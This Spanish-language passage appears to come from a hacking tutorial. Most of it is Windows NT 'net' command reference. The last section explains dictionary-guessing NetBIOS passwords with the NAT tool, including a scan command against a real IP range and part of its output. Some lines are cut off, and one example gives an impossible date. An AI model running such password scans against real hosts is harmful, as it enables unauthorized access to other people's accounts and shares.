1. La pausa del servicio inicio de sesion de red impide que el equipo procese las peticiones de inicio de sesion. Si el dominio tiene otros servidores de inicio de sesion, los usuarios podran iniciar su sesion en la red.
2. La pausa del servicio Servidor impide que los usuarios establezcan nuevas conexiones con los recursos compartidos de este y, si no hay otros servidores de inicio de sesion en la red, impide que los usuarios inicien su sesion en la red. Esto no afecta a una conexion existente. Los administradores pueden establecer conexiones con el servidor aunue el servicio este interrumpido.
3. La pausa del ejercicio Estacion de trabajo mantiene el nombre de usuario, la contraseña y las conexiones definidas, pero dirige las peticiones de impresion a las impresoras conectadas al equipo, en lugar de hacerlo a las impresoras conectadas a la red.

> Net Print:

Muestra o controla los trabajos y las colas de impresion.

```
net print \\nombre_equipo\recurso_compartido
```

```
net print [\\nombre_equipo] trabajo_n$ [/hold | /release | /delete]
```

Parametros

-----

nombre\_equipo

Es el nombre del equipo que comparte las colas de impresion.

recurso\_compartido

Es el nombre de la cola de impresion. Cuando incluya recurso\_compartido y nombre\_equipo, separelos con una barra invertida (\).

trabajo\_n\$

Es el numero de identificacion asignado a un trabajo de impresion en una cola. Un equipo con una o mas colas de impresion asigna a cada trabajo un numero unico. Si se esta usando un numero de trabajo en una cola compartida por un equipo, dicho numero no se asignara a ningun otro trabajo, ni siquiera a otras colas de ese equipo.

/hold

Cuando se usa con trabajo\_n\$, retiene el trabajo en espera en la cola de impresion. El trabajo permanece en la cola y los demas trabajos lo

rebasaran hasta que se libere.

/release

Libera un trabajo o una cola de impresion que se ha retenido.

/delete

Quita un trabajo de la cola de impresion.

## Ejemplos

-----

Para obtener informacion acerca del trabajo numero 35 del equipo \\PRODUCCION, escriba:

```
net print \\produccion 35
```

Para retener el trabajo numero 263 del equipo \\PRODUCCION, escriba:

```
net print \\produccion 263 /hold
```

Para liberar el trabajo numero 263 del equipo \\PRODUCCION, escriba:

```
net print \\produccion 263 /release
```

Para obtener una lista del contenido de la cola de impresion MATRIZ del equipo \\PRODUCCION, escriba:

```
net print \\produccion\matriz
```

## Notas

-----

El comando net print muestra informacion en distintos formatos acerca de las colas de impresion.

Puede hacer que se presente una cola en particular usando:

```
net print \\nombre_equipo\recurso_compartido
```

Lo siguiente es un ejemplo de la informacion presentada de todas las colas de impresion:

Colas de impresora en \\PRODUCCION

| Nombre     | Trabajo No.              | Tamaño | Estado                   |
|------------|--------------------------|--------|--------------------------|
| Cola LASER | 1 trabajos<br>1 trabajos | 0      | *Cola activa*<br>en cola |

Use net print trabajo\_n\$ para mostrar un unico trabajo de impresion. Aparecera una pantalla similar a la siguiente:

```
Trabajo No.          35
Estado               Esperando
Tamaño              3096
Comentario
Usuario             MARIASL
Notificar           MARIASL
Tipo de dato del trabajo
Parametros del trabajo
Informacion adicional
```

## > Net Send:

Envia mensajes a otros usuarios, equipos, grupos o nombres para mensajes en la red. El servicio mensajería debe estar en ejecución para poder recibir mensajes.

```
net send {nombre | * | /domain[:nombre] | /users} mensaje
```

## Parametros

-----

### nombre

Es el nombre de usuario, de equipo o nombre para mensajes al que se envía el mensaje. Si se trata de un nombre de equipo que contiene caracteres en blanco, escríbalo entre comillas (" ").

\*

Envía el mensaje a todos los nombres del grupo.

### /domain[:nombre]

Envía el mensaje a todos los nombres del dominio del equipo. Si se especifica nombre, se enviará el mensaje a todos los nombres del dominio o grupo de trabajo especificado.

### /users

Envía el mensaje a todos los usuarios conectados al servidor.

### mensaje

Es el texto que se enviará como mensaje.

## Ejemplos

-----

Para enviar el mensaje "Reunion cambiada a las 15 horas. En el mismo lugar." al usuario robertof, escriba:

```
net send robertof Reunion cambiada a las 15 horas. En el mismo lugar.
```

Para enviar un mensaje a todos los usuarios conectados al servidor, escriba:

```
net send /users Este servidor se apagará en 5 minutos.
```

Para enviar un mensaje que incluya una barra diagonal, escriba:

```
net send robertof "Formatear tu disco con FORMAT /4"
```

## Notas

-----

Solo se puede enviar un mensaje a un nombre que este activo en la red. Si lo envía a un nombre de usuario, este debe haber iniciado una sesión y estar ejecutando el servicio mensajería para recibir el mensaje.

Enviar mensajes a varios usuarios

Windows NT proporciona varios métodos para transmitir mensajes.

Puede hacerlo a todos los nombres del dominio de su equipo (con \* o /domain) o a otro dominio diferente (/domain:nombre). Los mensajes transmitidos pueden tener hasta 128 caracteres.

La opcion /users permite enviar un mensaje a todos los usuarios que tienen sesiones en el servidor. Los parametros que envian mensajes a varios usuarios deben usarse con precaucion.

> Net Session:

Muestra la lista o desconecta las sesiones entre un equipo local y los clientes conectados a el.

```
net session [\\nombre_equipo] [/delete]
```

#### Parametros

-----

ninguno

Escriba net session sin parametros para que se muestre informacion acerca de todas las sesiones con el equipo local.

\\nombre\_equipo

Identifica el equipo para el cual se mostraran o desconectaran sesiones.

/delete

Finaliza la sesion del equipo con \\nombre\_equipo y cierra todos los archivos abiertos en el equipo para la sesion. Si se omite \\nombre\_equipo, se cancelaran todas las sesiones del equipo local.

#### Ejemplos

-----

Para mostrar una lista con informacion sobre las sesiones del servidor local, escriba:

```
net session
```

Para mostrar informacion sobre las sesiones del cliente cuyo nombre de equipo es SANCHEZ, escriba:

```
net session \\sanchez
```

Para finalizar todas las sesiones entre el servidor y los clientes conectados, escriba:

```
net session /delete
```

#### Notas

-----

El comando net session puede escribirse tambien como net sessions o net sess.

Use el comando net session para ver en pantalla los nombres de equipo y nombres de usuario de aquellos usuarios que tienen acceso a un servidor, si tienen archivos abiertos y cuanto tiempo ha permanecido

inactiva la sesion de cada uno de ellos.

La pantalla es similar a la siguiente:

| Equipo    | Usuario       | Tipo de cliente | Abierto | Inactiva |
|-----------|---------------|-----------------|---------|----------|
| \\BASSETT | CRISDR        | NT              | 1       | 00:00:13 |
| \\SANZCA  | Administrador | DOS LM 2.1      | 0       | 01:05:13 |

Para mostrar la sesion de un usuario, incluya \\nombre\_equipo con el comando. La presentacion de un unico usuario incluye una lista de los recursos compartidos con los que el usuario tiene conexiones.

Una sesion queda registrada cuando un usuario de un cliente entra en contacto con un servidor. Esto ocurre cuando los dos sistemas estan en la misma red y el servidor acepta el nombre y la contraseña del usuario. Un usuario de un cliente debe tener una sesion iniciada en el servidor antes de poder usar los recursos compartidos del mismo; una sesion no se establece hasta que el usuario de un cliente se conecta a un recurso. Entre un cliente y un servidor solo puede existir una sesion, pero puede haber varios puntos de entrada, o conexiones, a los recursos.

Para determinar el tiempo que puede permanecer inactiva una sesion antes de que se desconecte automaticamente, active la caracteristica autodisconnect con la opcion /autodisconnect del comando net config server. El usuario no interviene en este tipo de desconexion, puesto que Windows NT reanuda automaticamente la conexion en cuanto el usuario vuelve a usar el recurso.

Para finalizar una sesion con el servidor, use la opcion /delete junto con \\nombre\_equipo.

#### > Net Share:

Crea, elimina o muestra recursos compartidos.

```
net share recurso_compartido

net share recurso_compartido=unidad:ruta_de_acceso
[/users:numero | /unlimited] [/remark:"texto"]

net share recurso_compartido [/users:numero | unlimited]
[/remark:"texto"]

net share {recurso_compartido | unidad:ruta_de_acceso} /delete
```

#### Parametros

-----

ninguno

Escriba net share sin parametros para mostrar informacion acerca de todos los recursos compartidos en el equipo local.

recurso\_compartido

Es el nombre de red del recurso compartido. Escriba net share con un recurso\_compartido unicamente para mostrar informacion acerca de dicho recurso compartido.

unidad:ruta\_de\_acceso

Especifica la ruta de acceso absoluta del directorio que va a compartirse.

```

/users:numero
  Establece el numero maximo de usuarios que pueden tener acceso
  simultaneamente al recurso compartido.

/unlimited
  Especifica que puede tener acceso simultaneamente al recurso
  compartido un numero ilimitado de usuarios.

/remark:"texto"
  Agrega un comentario descriptivo acerca del recurso. Escriba el texto
  entre comillas.

/delete
  Deja de compartir un recurso.

```

## Ejemplos

-----

Para mostrar informacion acerca de los recursos compartidos en el equipo, escriba:

```
net share
```

Para compartir el directorio C:\CARTAS de un equipo con el nombre compartido SECRETARIA e incluir un comentario, escriba:

```
net share secretaria=c:\cartas /remark:"Para el departamento 123."
```

Para dejar de compartir el directorio CARTAS, escriba:

```
net share secretaria /delete
```

Para compartir el directorio C:\LST FIG de un equipo con el nombre compartido LISTA, escriba: net share lista="C:\lst fig"

## Notas

-----

Use el comando net share para compartir recursos.

Para compartir un directorio con una ruta de acceso que contiene un caracter en blanco, escriba la unidad y la ruta del directorio entre comillas (" ").

Cuando se muestran todos los recursos compartidos de un equipo, Windows NT indica el nombre del recurso compartido, el nombre o nombres de dispositivo o rutas de acceso asociadas con el recurso y un comentario descriptivo acerca de este.

La presentacion en pantalla es similar a la siguiente:

| Nombre  | Recurso               | Comentario      |
|---------|-----------------------|-----------------|
| ADMIN\$ | C:\WINNT              | Admin remota    |
| C\$     | C:\                   | Uso interno     |
| print\$ | C:\WINNT\SYSTEM\SPool |                 |
| IPC\$   | IPC remota            |                 |
| LASER   | LPT1 En cola          | Impresora laser |

Los recursos compartidos de un servidor se guardan a medida que se crean. Cuando detenga el servicio Servidor, todos los recursos compartidos se desconectaran, pero se volveran a conectar automaticamente en cuanto vuelva a iniciarse el servicio o cuando se reinicie el equipo.

> Net Start:

Inicia un servicio o muestra una lista de los servicios iniciados. Los nombres de servicios que son de dos o mas palabras, como inicio de sesion de red o Examinador de equipos, deben estar entre comillas (" ").

net start [servicio]

Parametros

-----

ninguno

Escriba net start sin parametros para mostrar una lista de los servicios en ejecucion.

servicio

Puede ser:

1. Alerta
2. Servicio de cliente para netware
3. Servidor del Portafolio
4. Examinador de equipo
5. Cliente dhcp
6. Duplicador de directorios
7. Registro de sucesos
8. Servicio de publicacion de FTP
9. LPDSVC
10. Mensajeria
11. Inicio de sesion
12. DDE de red
13. DSDM DDE de red
14. Agente de supervision de red
15. Proveedor de seguridad nt lm
16. OLE
17. Administrador de conexiones de acceso remoto
18. Servidor de acceso remoto
19. Localizador de llamada a procedimientos remotos (rpc)
20. Servicio de llamada a procedimientos remotos
21. Schedule
22. Servidor
23. Servicios simples de tcp/ip
24. SNMP
25. Spooler
26. Ayuda de NetBIOS de tcp/ip
27. SAI
28. Estacion de trabajo

Los siguientes servicios solo estan disponibles en Windows NT Server:

1. Servidor de archivos para Macintosh
2. Servidor de puerta de enlace o gateway para netware
3. Servidor de DHCP de Microsoft
4. Servidor de impresion para Macintosh
5. Inicio remoto
6. Servicio de nombres Internet de windows



## Notas

-----

Use el comando `net start servicio` para iniciar un servicio de Windows NT. Algunos servicios dependen de otros servicios.

Puede utilizar la opción Servicios en el Panel de control para configurar el inicio y la detención automática de los servicios. Esta opción también le permite detener, iniciar, interrumpir y continuar los servicios de red manualmente.

Los nombres de servicios que constan de dos o más palabras, como Inicio de sesión de red o Examinador de equipos, deben estar entre comillas (" ").

Este comando también inicia los servicios de red que no están incluidos en Windows NT.

Los servicios que pueden iniciarse son:

```
Net Start "Administrador de conexiones de acceso remoto"
Net Start "Agente de supervisión de red"
Net Start "Ayuda de NetBIOS de TCP/IP"
Net Start "Cliente de DHCP"
Net Start "DDE de red"
Net Start "Duplicador de directorios"
Net Start "Estación de trabajo"
Net Start "Examinador de equipos"
Net Start "Inicio de sesión de red"
Net Start "Inicio remoto"
Net Start "Localizador de rpc"
Net Start "Proveedor de seguridad NT LM"
Net Start "Registro de sucesos"
Net Start "Servicio de cliente para NetWare"
Net Start "Servicio de llamada a procedimientos remotos (RPC)"
Net Start "Servicio de nombres Internet de Windows"
Net Start "Servicio de publicación de FTP"
Net Start "Servicio de puerta de enlace o gateway para NetWare"
Net Start "Servicio ISNSAP de acceso remoto"
Net Start "Servicio Schedule"
Net Start "Servicios simples de TCP/IP"
Net Start "Servidor de acceso remoto"
Net Start "Servidor de archivos para Macintosh"
Net Start "Servidor de dde de red"
Net Start "Servidor de impresión para Macintosh"
Net Start "Servidor de Portafolio"
Net Start "Servidor DHCP de Microsoft"
Net Start Alerta
Net Start Lpdsvc
Net Start Mensajería
Net Start Sai
Net Start Servidor
Net Start Snmp
Net Start Spooler
```

> Net Statistics:

Muestra el registro de estadísticas del servicio local Estación de trabajo o Servidor.

```
net statistics [workstation | server]
```

## Parametros

-----

### ninguno

Escriba net stadistics sin parametros para obtener una lista de los servicios en ejecucion para los cuales hay datos estadisticos disponibles.

### workstation

Muestra los datos estadisticos del servicio local Estacion de trabajo.

### server

Muestra los datos estadisticos del servicio local Servidor.

## Ejemplos

-----

Para mostrar los servicios en ejecucion para los que hay estadisticas disponibles, escriba:

```
net stats
```

Para mostrar las estadisticas del servicio servidor y evitar que se desplace por la pantalla, escriba:

```
net statistics server | more
```

## Notas

-----

Este comando puede escribirse tambien como net stats.

Use el comando net stadistics para mostrar informacion sobre el rendimiento del servicio especificado.

El servicio servidor:

Windows NT indica el nombre de equipo, la fecha y hora en que se actualizaron por ultima vez las estadisticas, y proporciona la siguiente informacion:

1. El numero de sesiones que se iniciaron, se desconectaron automaticamente y se desconectaron a causa de error.
2. El numero de kilobytes enviados y recibidos, y el tiempo medio de respuesta del servidor.
3. El numero de errores e infracciones de contraseña y limites de permiso.
4. El numero de veces que se usaron los archivos, impresoras y dispositivos de comunicaciones compartidos.
5. El numero de veces que se excedio el tamaño del bufer de memoria.

El servicio Estacion de trabajo:

Windows NT indica el nombre de equipo del equipo, la fecha y hora en que se actualizaron por ultima vez las estadisticas, y proporciona la siguiente informacion:

1. El numero de bytes y SMB recibidos y transmitidos.
2. El numero de operaciones de lectura y escritura logradas o fallidas.
3. El numero de errores en la red.
4. El numero de sesiones fallidas, desconectadas o conectadas nuevamente.
5. El numero de conexiones a recursos compartidos logradas o fallidas.

> Net Stop:

Detiene un servicio de Windows NT.

net stop servicio

Parametros

-----

servicio

Puede ser alerta, servicio de cliente para netware, Servidor del Portafolio, examinador de equipos, duplicador de directorios, servicio de publicacion de FTP, lpdsvc, mensajeria, inicio de sesion de red, dde de red, dsdm de red, agente de supervision de red, proveedor de seguridad nt lm, ole, administrador de conexiones de acceso remoto, servicio isnsap de acceso remoto, servidor de acceso remoto, localizador de llamada a procedimientos remotos (rpc), schedule, servidor, servicios simples de tcp/ip, snmp, spooler, ayuda de NetBIOS de tcp/ip, sai y estacion de trabajo.

Los siguientes servicios solo estan disponibles en Windows NT Server: servidor de archivos para macintosh, servicio de puerta de enlace o gateway para netware, servidor dhcp de microsoft, servidor de impresion para macintosh, servicio de nombres internet de windows.

Notas

-----

Detiene un servicio para suprimir la funcion que realiza en la red y para eliminar el software de la memoria.

Al detener el servicio Servidor se impide que los usuarios tengan acceso a los recursos compartidos del equipo. Si detiene el servicio Servidor cuando los usuarios estan teniendo acceso a los recursos, Windows NT mostrara un mensaje de advertencia pidiendo confirmacion antes de cancelar las conexiones. Una respuesta afirmativa cancelara todas las conexiones con el equipo.

Antes de detener el servicio Servidor, puede hacer lo siguiente:

1. Efectuar una pausa en el servicio (para no permitir nuevas conexiones)
2. Enviar un mensaje advirtiendole a los usuarios de que deben desconectarse de los recursos del servidor.

Net stop tambien puede detener servicios de red no suministrados con Windows NT.

> Net Time:

Sincroniza el reloj del equipo con el de otro equipo o dominio. Si se utiliza sin la opción /set, muestra la hora de otro equipo o dominio.

```
net time [\\nombre_equipo | /domain[:nombre]] [/set]
```

#### Parametros

-----

##### \\nombre\_equipo

Es el nombre del servidor que desee comprobar o con el que desee sincronizar las estaciones de trabajo.

##### /domain[:nombre]

Es el dominio con el que desea sincronizar la hora.

##### /set

Sincroniza el reloj del equipo con el del equipo o dominio especificado.

#### > Net Use:

Conecta o desconecta un equipo de un recurso compartido o muestra información acerca de las conexiones del equipo. También controla las conexiones de red persistentes. Como veremos más adelante, este comando es de una gran importancia para averiguar información sobre el sistema.

```
net use [nombre_dispositivo]
        [\\nombre_equipo\recurso_compartido[\\volumen]]
        [contraseña | *]] [/user:[nombre_dominio\]nombre_usuario]
        [[/delete] | [/persistent:{yes | no}]]
```

```
net use nombre_dispositivo [/home[contraseña | *]]
        [/delete:{yes | no}]
```

```
net use [/persistent:{yes | no}]
```

#### Parametros

-----

##### ninguno

Escriba net use sin parametros para obtener una lista de las conexiones de red.

##### nombre\_dispositivo

Aigna un nombre para la conexión al recurso o especifica el dispositivo que se va a desconectar. Hay dos tipos de nombres de dispositivos: unidades de disco (D a Z) e impresoras (LPT1 A LPT3). Escriba un asterisco en lugar de un nombre específico de dispositivo para asignar el siguiente nombre de dispositivo disponible.

##### \\nombre\_equipo\recurso\_compartido

Es el nombre del servidor y del recurso compartido. Si el nombre de equipo contiene caracteres en blanco, escriba la barra invertida doble (\\) y el nombre entre comillas (" "). El nombre del equipo puede tener entre 1 y 15 caracteres.

##### \\volumen

Especifica un volumen NetWare del servidor. Para poder conectarse con servidores NetWare debe tener instalado y estar ejecutando el Servicio de cliente para NetWare (Windows NT Workstation) o el

servicio de puerta de enlace o gateway para NetWare (Windows NT Server).

#### Contraseña

Es la contraseña necesaria para tener acceso al recurso compartido.

\*

Pide por la contraseña. Los caracteres no se muestran en pantalla a medida que los escribe.

#### /user

Especifica un nombre de usuario diferente con el que se realiza la conexión.

#### nombre\_dominio

Especifica otro dominio. Por ejemplo, net use d: \\servidor\recurso\_compartido /user:admin\mario conecta el usuario mario de la misma forma que si la conexión se realizara desde el dominio administrador. Si se omite el dominio, se usará aquel en el que tenga lugar la conexión actual.

#### nombre\_usuario

Especifica el nombre de usuario con el que se iniciará la sesión.

#### /home

Conecta a un usuario con su directorio particular.

#### /delete

Cancela la conexión de red especificada. Si el usuario especifica la conexión mediante un asterisco se cancelarán todas las conexiones de red.

#### /persistent

Controla el uso de conexiones de red persistentes. El valor predeterminado es la última configuración utilizada. Las conexiones sin dispositivos no son persistentes.

#### yes

Guarda todas las conexiones tal como se realizaron y las restaura en el siguiente inicio de sesión.

#### no

No guarda la conexión en curso ni las siguientes. Las existentes se restaurarán en el siguiente inicio de sesión. Use el modificador /delete para eliminar conexiones persistentes.

#### Ejemplos

-----

Para asignar el nombre de dispositivo de unidad de disco E: al directorio compartido CARTAS del servidor \\FINANCIERO, escriba:

```
net use e: \\financiero\cartas
```

Para asignar el nombre de dispositivo de unidad de disco M: al directorio MARIA dentro del volumen CARTAS del servidor NetWare FINANCIERO, escriba:

```
net use m: \\financiero\cartas\maria
```

Para asignar el nombre de dispositivo LPT1 a la cola de impresora compartida LASER2 del servidor \\CONTABILIDAD, escriba:

```
net use lpt1: \\contabilidad\laser2
```

Para desconectarse de la cola de impresora LPT1, escriba:

```
net use lpt1: /delete
```

Para asignar el nombre de dispositivo de unidad de disco H: al directorio particular del usuario mario, escriba:

```
net use h: \\contabilidad\usuarios /home /user:mario
```

Para asignar el nombre de dispositivo de unidad de disco F: al directorio compartido NOTAS del servidor \\FINANCIERO, que requiere la contraseña hctarcs, sin que la conexión sea persistente, escriba:

```
net use f: \\financiero\notas hctarcs /persistent:no
```

Para desconectarse del directorio \\FINANCIERO\notas, escriba:

```
net use f: \\financiero\notas /delete
```

Para conectarse a un recurso compartido del servidor FINANCIER02, escriba:

```
net use k: "\\financiero 2"\circulares
```

Si el nombre del servidor incluye un espacio en blanco, escríbalo entre comillas; de lo contrario, Windows NT mostrará un mensaje de error.

Para restaurar las conexiones actuales cada vez que se inicie una sesión, independientemente de cambios futuros, escriba:

```
net use /persistent:yes
```

## Notas

-----

Utilice el comando net use para efectuar la conexión o desconexión de un recurso de la red y para ver sus conexiones actuales con dichos recursos. Es imposible desconectarse de un directorio compartido si se utiliza como unidad actual o si está en uso por un proceso activo.

Hay varias formas de obtener información acerca de una conexión:

1. Escriba net use nombre\_dispositivo para obtener la información acerca de una conexión específica.
2. Escriba net use para obtener una lista de todas las conexiones del equipo.

## Conexiones sin dispositivos

Las conexiones sin dispositivos no son persistentes.

## Conexión con servidores NetWare

Una vez que el software Servicio de cliente para NetWare o Servicio de puerta de enlace o gateway para NetWare está instalado y en ejecución, podrá conectarse a un servidor NetWare en una red novell. Utilice la misma sintaxis que al conectarse a un servidor de red de Windows, excepto que debe incluir el volumen con el que desea conectarse.

## > Net User:

Agrega o modifica cuentas de usuario o muestra información acerca de ellas.

```
net user [nombre_usuario [contraseña | *] [opciones]] [/domain]
```

```
net user nombre_usuario {contraseña | *} /add [opciones] [/domain]

net user nombre_usuario [/delete] [/domain]
```

## Parametros

-----

### ninguno

Escriba net user sin parametros para ver una lista de las cuentas de usuario del equipo.

### nombre\_usuario

Es el nombre de la cuenta de usuario que se desea agregar, eliminar, modificar o ver. El nombre de la cuenta de usuario puede tener hasta 20 caracteres.

### contraseña

Asigna o cambia una contraseña para la cuenta de usuario. Una contraseña debe tener la longitud minima establecida con la opcion /minpwlen del comando net accounts y puede tener un maximo de 14 caracteres.

\*

Pide la contraseña. Los caracteres no se muestran en pantalla a medida que los escribe.

### /domain

Realiza la operacion en el controlador principal del dominio principal del equipo.

Este parametro se aplica unicamente a equipos con Windows NT Workstation que son miembros de un dominio de Windows NT Server. De forma predeterminada, los equipos con Windows NT Server realizan las operaciones en el controlador principal de dominio.

NOTA: Esta accion se lleva a cabo en el controlador principal del dominio principal del equipo. Puede que no se inicie la sesion en el dominio.

### /add

Agrega una cuenta de usuario a la base de datos de cuentas de usuario.

### /delete

Quita una cuenta de usuario de la base de datos de cuentas de usuario.

## Opciones

-----

### /active:{no | yes}

Desactiva o activa la cuenta de usuario. Si no esta activa, el usuario no puede tener acceso a los recursos del equipo. El valor predeterminado es yes (activa).

### /comment:"texto"

Proporciona un comentario descriptivo acerca de la cuenta de usuario. Puede hasta tener 48 caracteres. Escriba el texto entre comillas.

### /countrycode:nnn

Usa los codigos de pais del sistema operativo para instalar los archivos de ayuda y mensajes de error en el idioma especificado. Un

valor 0 significa el código de país predeterminado.

/expires:{fecha | never}

El parámetro fecha establece una fecha de caducidad de la cuenta de usuario, mientras que never determina una duración ilimitada de dicha cuenta. Las fechas de caducidad pueden darse en el formato mm/dd/aa o mm,dd,aa, dependiendo de /countrycode. Observe que la cuenta caduca al comienzo de la fecha especificada. Los meses pueden indicarse con un número, con todas sus letras o abreviados con tres letras. Los años pueden constar de dos o cuatro dígitos. Utilice comas o barras diagonales para separar por partes de la fecha (no espacios en blanco). Si se omite aa, se asume el año de la siguiente fecha (de acuerdo con la fecha y hora de su equipo). Por ejemplo, las siguientes entradas de fecha son equivalentes si se introducen entre el 10 de enero de 1994 y el 8 de enero de 1885.

jan,9 /9/95 ,9,1995 /9

/fullname:"nombre"

Agrega un determinado nombre al usuario en lugar de su nombre de usuario normal. Escriba dicho nombre entre comillas.

/homedir:ruta\_acceso

Establece la ruta de acceso del directorio particular del usuario. Dicha ruta debe ser una ya existente.

/homedirreq:{yes | no}

Establece si es necesario un directorio particular.

/passwordchg:{yes | no}

Especifica si los usuarios pueden cambiar su contraseña. El valor predeterminado es yes.

/passwordreq:{yes | no}

Especifica si una cuenta de usuario debe tener una contraseña. El valor predeterminado es yes.

/profilepath[:ruta\_acceso]

Establece una ruta de acceso para el perfil de inicio de sesión del usuario. Dicha ruta lleva a un perfil de registro.

/scriptpath:ruta\_acceso

Establece una ruta de acceso al archivo de comandos de inicio de sesión del usuario. Ruta\_acceso no puede ser una ruta absoluta; es relativa a %raiz\_sistema%\SYSTEM32\REPL\IMPORT\SCRIPTS.

/times:{horas | all}

Especifica las horas en las que se permite al usuario el uso del equipo. El valor horas se expresa como día.

[-dia][,dia[-dia]] ,hora[-hora][,hora[-hora]], limitado a incrementos de una hora. Los días se pueden deletrear o abreviar (L, M, Mi, J, V, S, D). Las horas se pueden escribir en formato de 12 o 24 horas. Para el formato de 12 horas, use AM, PM, O A.M., P.M. El valor all significa que un usuario puede iniciar una sesión en cualquier momento. Un valor nulo (en blanco) significa que un usuario nunca puede iniciar la sesión. Separe al día y la hora mediante comas, y las unidades de día y hora con punto y coma (por ejemplo, L,4AM-5PM;M,1AM-3PM). No use espacios en la especificación de /times.

/usercomment:"texto"

Permite que un administrador agregue o cambie el "Comentario de usuario" de la cuenta. Escriba el texto entre comillas.

/workstations:{nombre\_equipo [,...] | \*}

Lista de hasta ocho estaciones de trabajo desde las que un usuario puede iniciar una sesión en la red. Separe los nombres de las



estaciones con una coma. Si /workstation no es una lista o esta es igual a un \*, el usuario puede iniciar una sesion desde cualquier equipo.

## Ejemplos

-----

Para mostrar una lista de todas las cuentas de usuario del equipo local, escriba:

```
net user
```

Para ver informacion acerca de la cuenta juanh, escriba:

```
net user juanh
```

Para agregar una cuenta de usuario para Enrique Perez, con derechos de inicio de sesion desde las 8 A.M. a 5 P.M. de lunes a viernes (sin espacios en las especificaciones de las horas), una contraseña obligatoria y el nombre completo del usuario, escriba:

```
net user enriquep enriquep /add /passwordreq:yes  
/times:lunes-viernes,8am-5pm  
/fullname:"Enrique P,rez"
```

El nombre de usuario ( enriquep) se escribe la segunda vez como contraseña.

Para establecer la hora de inicio de sesion de juansp (8 A.M. a 5 P.M.) usando la notacion de 24 horas, escriba:

```
net user juansp /time:Lun-Vie,08:00-17:00
```

Para establecer la hora de inicio de sesion de juansp (8 A.M a 5 P.M.) usando la notacion de 12 horas, escriba:

```
net user juansp /time:Lun-Vie,8am-5pm
```

Para especificar las horas de inicio de sesion de 4 A.M a 5 P.M. los Lunes, 1 P.M. a 3 P.M. los martes y 8 A.M. a 5 P.M. de Miercoles a Viernes para mariasl, escriba:

```
net user mariasl /time:Lun,4am-5pm;Mar,1pm-3pm;Mie-Vie,8:00-17:00
```

Para establecer /homedirreq en yes para enriquep y asignarle \\SERVIDOR\USUARIOS\ENRIQUEP como directorio particular, escriba:

```
net user enriquep /homedirreq:yes  
/homedir \\SERVIDOR\USUARIOS\ENRIQUEP
```

## Notas

-----

Este comando puede escribirse tambien como net users.

Use el comando net user para crear y controlar las cuentas de usuarios de un dominio. La informacion sobre dichas cuentas se almacena en la base de datos de cuentas de usuario.

Cuando escriba el comando net user en un equipo que ejecute Windows NT Server, los cambios en la base de datos de cuentas se produzcan automaticamente, en el controlador principal de dominio y luego se duplicaran en los controladores de reserva. Esto es valido unicamente para los dominios de Windows NT Server.

> Net View:

Muestra una lista de dominios, una lista de equipos o los recursos compartidos en el equipo especificado.

```
net view [\\nombre_equipo | /domain[:nombre_dominio]]
```

```
net view /network:nw [\\nombre_equipo]
```

#### Parametros

-----

ninguno

Escriba net view sin parametros para mostrar la lista de los equipos del dominio actual.

nombre\_equipo

Especifica el equipo cuyos recursos compartidos desea ver.

/domain[:nombre\_dominio]

Especifica el dominio del que se desean ver los equipos disponibles. Si se omite nombre\_dominio, se mostraran todos los dominios de la red.

/network:nw

Muestra todos los servidores disponibles de una red NetWare. Si se especifica un nombre de equipo, se mostraran los recursos disponibles en dicho equipo de la red NetWare. Mediante esta opcion tambien pueden especificarse otras redes que se hayan agregado al sistema.

#### Ejemplos

-----

Para ver una lista de los recursos compartidos por el equipo \\PRODUCTOSM, escriba:

```
net view \\productos
```

Para ver los recursos disponibles en el servidor NetWare \\MARKETING, escriba:

```
net view /network:nw \\marketing
```

Para ver una lista de los equipos del dominio o grupo de trabajo Ventas, escriba:

```
net view /domain:ventas
```

#### Notas

-----

Use el comando net view para mostrar una lista de equipos similar a la siguiente:

| Nombre de servidor | Comentario                         |
|--------------------|------------------------------------|
| \\PRODUCCION       | Servidor de archivos de Produccion |
| \\PRINT1           | Sala de impresoras, primer piso    |
| \\PRINT2           | Sala de impresoras, segundo piso   |

#### [ 5.4 - Nbtstat ]

-----

Veamos mas detenidamente este util comando. He aqui sus parametros:

- a : Lista la tabla de nombres de los ordenadores remotos a partir del nombre de la maquina.
- A : Lista la tabla de nombres de los ordenadores remotos a partir de su IP.
- c : Lista los nombres de cache remotos incluyendo sus IP's.
- n : Lista los nombres NetBIOS \*locales\*.
- r : Lista los nombres resueltos via broadcast y via WINS.
- R : Depura y actualiza la tabla de nombres de cache remoto.
- S : Lista tablas de sesiones a partir de la IP.
- s : Lista tablas de sesiones convirtiendo las IP's a nombres NetBIOS.

NetBIOS no tiene ningun error de diseño, o por lo menos si lo hay no ha salido a la luz. Sin embargo hay una herramienta (puede haber mas, sin

#### [ 5.4 - Vulnerabilidades de NetBIOS ]

-----

NetBIOS tiene muy pocos errores de diseño, asi que para poder hackear una maquina NT por NetBIOS, solo tendremos dos opciones principalmente: Extraer informacion de la maquina por IPC\$ o averiguar sus contraseñas a traves del NAT.

Si se dispone de un señor diccionario (entiendase por un diccionario cuyo tamaño ronde los 1024k) en el idioma adecuado, tenemos un objetivo que no esta demasiado concienciado por las contraseñas y con unos recursos "protegidos" por contraseña, NAT podria alegrarnos el dia.

Veamos mas a fondo esta herramienta.

##### [ 5.4.1 - NAT ]

-----

Son las siglas de NetBIOS Auditing Tool, o herramienta para auditorear NetBIOS.

Como ya he dicho antes es una muy util herramienta. Veamos como usarla.

##### Argumentos

-----

```
nat -o resultados -u listausuarios -p listapasswords direccion_IP
```

Con el parametro "-o" se especifica el fichero en el cual se guardaran los resultados de la auditoria. Con el parametro "-u" se especifica el fichero en el que tendremos una lista de los usuarios cada uno separados por un salto de linea. Con el parametro "-p" especificamos el fichero en el que guardamos las contraseñas que NAT ira probando con cada usuario, separadas por un salto de carro. Y en Direccion\_IP metemos la IP o DNS de la victima. Tambien podemos conseguir hacer un barrido de IP's especificando la IP de inicio y la IP final, por ejemplo 123.12.13.1-255, que haria un barrido de clase C. Se pueden lograr mas combinaciones en este apartado, para ello recomiendo leer el NAT\_DOC.txt que acompaña a NAT.

Veamos un ejemplo del uso de NAT, sacado de un documento de Rhino9:

```
C:\nat -o vacuum.txt -u usuarios.txt -p pass.txt 204.73.131.10-204.73.131.30
```

```
[*]--- Reading usernames from usuarios.txt
[*]--- Reading passwords from pass.txt

[*]--- Checking host: 204.73.131.11
[*]--- Obtaining list of remote NetBIOS names

[*]--- Attempting to connect with name: *
[*]--- Unable to connect

[*]--- Attempting to connect with name: *SMBSERVER
[*]--- CONNECTED with name: *SMBSERVER
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
